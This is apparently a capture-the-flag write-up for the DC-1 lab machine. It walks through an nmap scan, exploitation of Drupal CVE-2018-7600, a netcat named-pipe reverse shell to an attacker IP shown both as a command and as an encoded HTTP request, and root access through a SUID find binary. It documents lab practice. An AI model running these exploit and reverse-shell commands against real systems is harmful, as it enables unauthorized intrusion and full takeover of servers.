

DC-01


Scanning:

```
└─$ cat nmap\192.168.182.193\scan
# Nmap 7.94SVN scan initiated Sun May 19 02:26:11 2024 as: nmap -A -oN nmap(192.168.182.193).scan 19
2.168.182.193
Nmap scan report for 192.168.182.193
Host is up (0.12s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE      SERVICE VERSION
22/tcp    open      ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open      http      Apache httpd 2.2.22 ((Debian))
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-server-header: Apache/2.2.22 (Debian)
|_ http-title: Welcome to Drupal Site | Drupal Site
|_ http-robots.txt: 36 disallowed entries (15 shown)
|_ /includes/ /misc/ /modules/ /profiles/ /scripts/
|_ /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|_ /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
111/tcp   open      rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4      111/tcp     rpcbind
|   100000   2,3,4      111/udp     rpcbind
|   100000   3,4        111/tcp6    rpcbind
|   100000   3,4        111/udp6    rpcbind
|   100024   1          34978/tcp6  status
|   100024   1          36464/udp6  status
|   100024   1          42760/tcp   status
|_  100024   1          51413/udp   status
```

Enumeration:

- When we open the website, there is a login page.
- I tried default credentials but they didnt work.
- Then I checked robots.txt and found some endpoints but they were useless or some were secured.
- Then I opened source code and found Drupal version there,

```
<meta name="Generator" content="Drupal 7 (http://drupal.org)" />
```



The target is vulnerable to : **CVE-2018-7600**

```
(moghees@kali)-[~/CTF]
$ python3 exploit.py http://192.168.182.193

=====
|          DRUPAL 7 ≤ 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)          |
|                                by pimps                                |
=====

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-s8jUue_Pgp1Ml9Qt8faw_5_GPXtqbHGCQbFUmqTcl20
[*] Triggering exploit to execute: id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Foothold:

```
(moghees@kali)-[~/CTF]
$ python3 exploit.py http://192.168.182.193 -c "rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.45.221 69 >/tmp/f" --proxy 127.0.0.1:8080

=====
|          DRUPAL 7 ≤ 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)          |
|                                by pimps                                |
=====

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-8mtZC8pitIo016yMXHoPtf6adbJRN3H_oW-R6gj8rs8
[*] Triggering exploit to execute: rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.45.221 69 >/tmp/f
█
```

```

(moghees@kali)-[~]
$ nc -nvlp 69
listening on [any] 69 ...
connect to [192.168.45.221] from (UNKNOWN) [192.168.182.193] 41773
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ █

```

Now lets have a look at the request using burpsuite:

```

POST /?q=user%2Fpassword&name%5B%23post_render%5D%5B%5D=passthru&name%5B%23type%5D=markup&
name%5B%23markup%5D=
rm+-f+%2Ftmp%2Ff%3Bmkod+%2Ftmp%2Ff+p%3Bcat+%2Ftmp%2Ff%7C%2Fbin%2Fsh+-i+2%3E%261%7Cnc+192.168.4
5.221+69+%3E%2Ftmp%2Ff HTTP/1.1
Host: 192.168.182.193
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: close
Content-Length: 98
Content-Type: application/x-www-form-urlencoded

form_id=user_pass&triggering_element_name=name&triggering_element_value=&opz=
E-mail+new+Password

```

User Flag:

```

www-data@DC-1:/var/www$ ls
COPYRIGHT.txt  LICENSE.txt  cron.php  misc  sites
INSTALL.mysql.txt  MAINTAINERS.txt  flag1.txt  modules  themes
INSTALL.pgsql.txt  README.txt  includes  profiles  update.php
INSTALL.sqlite.txt  UPGRADE.txt  index.php  robots.txt  web.config
INSTALL.txt  authorize.php  install.php  scripts  xmlrpc.php
www-data@DC-1:/var/www$ cat flag1.txt
Every good CMS needs a config file - and so do you.
www-data@DC-1:/var/www$ █

```

```

www-data@DC-1:/var/www$ cd /home
www-data@DC-1:/home$ ls
flag4  local.txt
www-data@DC-1:/home$ cat local.txt
1d7ea33c17f99fdeba183f575f11ea13
www-data@DC-1:/home$ █

```

Privilege Escalation:

```
www-data@DC-1:/$ find / -type f -perm -4000 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
```

There is setuid on **find**. So,

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .
./find . -exec /bin/sh -p \; -quit
```

```
www-data@DC-1:/$ find . -exec /bin/sh \; -quit
# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# █
```

Root Flag:

```
# cd /root
# ls
proof.txt  thefinalflag.txt
# cat proof.txt
cd4a2971498e2f495c0967daa6561fe7
# █
```